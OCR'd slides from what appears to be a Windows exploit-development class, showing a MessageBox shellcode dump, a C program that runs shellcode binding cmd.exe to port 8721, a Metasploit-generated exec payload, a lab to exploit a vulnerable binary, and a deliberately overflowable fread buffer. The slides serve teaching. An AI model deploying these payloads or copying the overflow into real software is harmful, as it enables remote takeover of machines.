
More tips



```
C:\class\hello_shellcode>cl /Zi main.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.30729.01 for 80x86
Copyright (C) Microsoft Corporation.  All rights reserved.

main.c
main.c(19) : warning C4022: 'VirtualProtectEx' : pointer mismatch for actual parameter 1
c:\class\hello_shellcode\main.c(44) : warning C4731: 'main' : frame pointer register 'ebp' modified
by inline assembly code
c:\class\hello_shellcode\main.c(220) : warning C4731: 'main' : frame pointer register 'ebp' modified
 by inline assembly code
Microsoft (R) Incremental Linker Version 9.00.30729.01
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:main.exe
/debug
main.obj

C:\class\hello_shellcode>_
```

- You can compile your C programs, like the example shellcode with the cl compiler. Cl is actually what visual studio is using on the back end. This option is often convenient for smaller programs (like exploits) so you don't have to deal with all the bloat associated with visual studio.
- The /Zi flag tell's cl to generate debugging symbols, this will make WinDbg much more informative when debugging.


Running shellcode example



```
C:\class\hello_shellcode>cl /Zi main.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.30729.01 for 80x86
Copyright (C) Microsoft Corporation.  All rights reserved.

main.c
main.c(19) : warning C4022: 'V          tectEx' : pointer mismatch for actual parameter 1
c:\class\hello_shellcode\main.          arning C4731: 'main' : frame pointer register 'ebp' modified
by inline assembly code
c:\class\hello_shellcode\main.          warning C4731: 'main' : frame pointer register 'ebp' modified
 by inline assembly code
Microsoft (R) Incremental Link          n 9.00.30729.01
Copyright (C) Microsoft Corpor          ll rights reserved.

/out:main.exe
/debug
main.obj

C:\class\hello_shellcode>main.exe
```

- For a protypical “hello world” style shellcode example, I’ve used LoadLibrary to load user32.dll into the process address space, then GetProcAddress to find the address of the MessageBox function.
- The MessageBox function is what’s responsible for the lovely message you are now viewing.

Running shellcode continued




```
C:\class\hello_shellcode>main.exe
shellcode len: 236
shellcode bytes:
64 a1 30 00 00 00 8b 58 0c 8b 4b 1c 8b 11 8b 6a
08 8b 45 3c 8b 5c 28 78 03 dd 8b 4b 14 8b 53 20
03 d5 83 ec 08 c6 04 24 ef c6 44 24 04 be 85 c9
74 5e 49 8b 34 8a 03 f5 33 ff 33 c0 fc ac 84 c0
74 07 c1 cf 0d 03 f8 eb f4 81 ff aa fc 0d 7c 74
0a 81 ff 8e 4e 0e ec 74 1c eb d3 8b 43 24 03 c5
33 ff 66 8b 3c 48 8b 43 1c 03 c5 8b 34 b8 03 f5
89 34 24 eb b9 8b 43 24 03 c5 33 ff 66 8b 3c 48
8b 43 1c 03 c5 8b 34 b8 03 f5 89 74 24 04 eb 9e
8b 44 24 04 eb 2a 5b 33 c9 88 4b 0a 53 ff d0 8b
c8 8b 04 24 eb 2a 5b 33 d2 88 53 0b 53 51 ff d0
eb 2f 5b 33 c9 88 4b 05 51 53 53 51 ff d0 eb 2c
e8 d1 ff ff ff 75 73 65 72 33 32 2e 64 6c 6c 00
e8 d1 ff ff ff 4d 65 73 73 61 67 65 42 6f 78 41
00 e8 cc ff ff ff 6f 77 6e 65 64 00

C:\class\hello_shellcode>
```


- The C program that contains the shellcode also prints out the shellcode bytes once the shellcode has run its course.
- Notice all the bad bytes, like null and newline, in the shellcode payload. We aren’t going to worry about them.

- Getting rid of the bad bytes is just an exercise in assembly manipulations, you should all know how to this this already.
- Overflows that occur in binary data structures (as opposed to ascii strings) can have bad bytes in them. For instance, an overflow in a client side application will often be overflowing a binary data structure like the structure associated with an icon bitmap, embedded executable, or something of that sort.
- Basically I am making things easier on you because I am a nice guy, but the scenario is still realistic.

Other shellcode options



```
user@sp3box /cygdrive/c/class/bindshell_shellcode
$ cat bindshell.c
#include <stdio.h>
#include <windows.h>

unsigned char *shellcode =
        "\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\
        "\xd9\x09\xf5\xad\xcb\xed\xfc\x3b\x8e\x4e\
        "\x53\x32\x5f\x33\x32\x2e\x44\x4c\x4c\x00\
        "\x40\x0c\x8b\x70\x1c\xad\x8b\x58\x08\xeb\
        "\x5e\x01\xee\x6a\x0a\x59\x8b\x7d\x00\x80\
        "\x89\x04\x8e\xe2\xeb\x31\xff\x66\x81\xec\
        "\x47\x57\x47\x57\xff\x55\x1c\x89\xc3\x31\
        "\x55\x18\x57\x53\xff\x55\x14\x57\x56\x53\
        "\x15\x59\xf3\xab\x89\xd7\xc6\x44\x24\x10\
        "\x24\x50\x8d\x44\x24\x10\x54\x50\x51\x51\
        "\x6a\xff\xff\x31\xff\x55\x2c\x57\xff\x55\
        "\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\
        "\x31\xc0\xac\x38\xe0\x74\x07\xc1\xcf\x0d\
        "\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\
        "\x08\x00";

int main()
{
        unsigned int oldProtect;
        void (*f)(void);
        VirtualProtectEx(-1, (void *)shellcode, 0x
        f = (void *)shellcode;
        f();
        return 0;
}

user@sp3box /cygdrive/c/class/bindshell_shellcode
$ ./bindshell.exe
```




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\class\bindshell_shellcode>dir C:\
dir C:\
 Volume in drive C has no label.
 Volume Serial Number is E4EE-B686

 Directory of C:\

10/27/2011  11:16 PM    <DIR>          937a8ad229b48d619b70614b
11/16/2008  11:02 PM                 0 AUTOEXEC.BAT
01/01/2012  02:38 PM    <DIR>          class
11/16/2008  11:02 PM                 0 CONFIG.SYS
11/17/2008  04:38 AM    <DIR>          cygwin
11/15/2011  05:30 PM    <DIR>          Documents and Settings
10/28/2011  12:28 PM    <DIR>          eaec9b07526363424defb9
10/09/2011  11:48 PM               115 example.txt
11/17/2008  04:20 AM    <DIR>          fc58ff54fc4598955df676a2aa
11/15/2011  06:53 PM    <DIR>          firefox-src
12/16/2010  04:04 PM                52 klog.txt
10/31/2011  12:07 PM    <DIR>          mordor
11/15/2011  06:28 PM    <DIR>          mozilla-build
11/15/2011  05:45 PM    <DIR>          Program Files
12/02/2011  11:29 AM    <DIR>          smac
11/15/2011  05:29 PM    <DIR>          WinDDK
12/27/2011  07:20 PM    <DIR>          WINDOWS
               4 File(s)            167 bytes
              13 Dir(s)   6,116,130,816 bytes free

c:\class\bindshell_shellcode>
```

- A more useful shellcode I've included is one that binds a cmd.exe shell to port 8721. This allows an attacker to connect to the exploited machine and accomplish whatever he pleases.

Real world shellcode

- Cmd.exe port binding shellcode is still often not very useful since the victim machine is often behind a firewall, so you wouldn't be able to connect to the port with the cmd.exe shell on it.
- Instead, the attacker can develop shellcode that causes the victim machine to connect to a hardcoded server address/port and receive commands to execute from the server.
- Another commonly used option is to have the shellcode download and execute a binary stored at a hardcoded http location. The binary that is downloaded/executed is typically a rootkit or something of that nature.

Easy shellcode generation



```
01/03/2012  07:52 PM             5,065 msfpayload
01/03/2012  07:52 PM             4,415 msfpescan
01/03/2012  07:52 PM             4,166 msfrop
01/03/2012  07:52 PM             2,190 msfrpc
01/03/2012  07:52 PM             3,029 msfrpcd
01/03/2012  07:52 PM             1,545 msfupdate
01/03/2012  07:52 PM            11,336 msfvenom
01/03/2012  07:48 PM    <DIR>          plugins
01/03/2012  07:52 PM             3,095 README
01/03/2012  07:49 PM    <DIR>          scripts
01/03/2012  07:47 PM    <DIR>          test
01/03/2012  07:49 PM    <DIR>          tools
              18 File(s)         74,433 bytes
              12 Dir(s)   9,424,752,640 bytes free

C:\class\metasploit>ruby msfpayload windows/exec CMD=calc.exe C
C:/Ruby193/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in th
e future, use String#encode instead.
/*
 * windows/exec - 200 bytes
 * http://www.metasploit.com
 * VERBOSE=false, EXITFUNC=process, CMD=calc.exe
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
"\x2e\x65\x78\x65\x00";

C:\class\metasploit>
```

- metasploit is very handy for is generating shellcode that fits your criteria.


Mystery Vuln Lab

- Mystery.exe contains a vulnerability similar to the basic_vuln.exe we first looked at.
- However, the functionality is slightly different and this time you don't have source code.
- You'll have to use your trusty debugger to identify the vulnerability, trigger it, and use the shellcode from the previous slide to spawn calc.exe.
- Hint: start set a breakpoint on the main function, so you can look at its disassembly to try to figure out what's going on.

Abusing Windows Features


- The Windows operating system provides us lots of useful “features” that are useful from an attacker stand point.
- Often these features can be leveraged when performing an exploit to help gain control of EIP, defeat an exploit mitigation, etc…
- One such important feature is Windows Structured Exception Handlers.

SEH




```
 1 #include <stdio.h>
 2 
 3 int MyExceptionHandler();
 4 
 5 void function()
 6 {
 7     unsigned int*ptr;
 8     ptr = (unsigned int *)0xdeadbeef;
 9     __try {
10         //this will cause an exception
11         *ptr = 0x41414141;
12     } __except (MyExceptionHandler()) {}
13 }
14 
15 int MyExceptionHandler()
16 {
17     printf("MyExceptionHandler() called\n");
18     return 0;
19 }
20 
21 int main()
22 {
23     function();
24 }
```

- Exception Handlers provide us a means to detect an error condition in our program, and try to correct it.
- In the above example, the dereferrence on line 7 will cause an exception and our exception handler will be called.




```
        FILE *fp;
        unsigned char buf[64];
        unsigned int i;
        unsigned int n;

        memset(buf,0x00,64);
        printf("address of buf: 0x%08x\n", &buf[0]);

        fp = fopen(file, "r");
        if (fp == NULL)
        {
                printf("Can't open file\n");
                return;
        }

        n = fread(buf,1,128,fp);
        printf("read %d bytes\n", n);
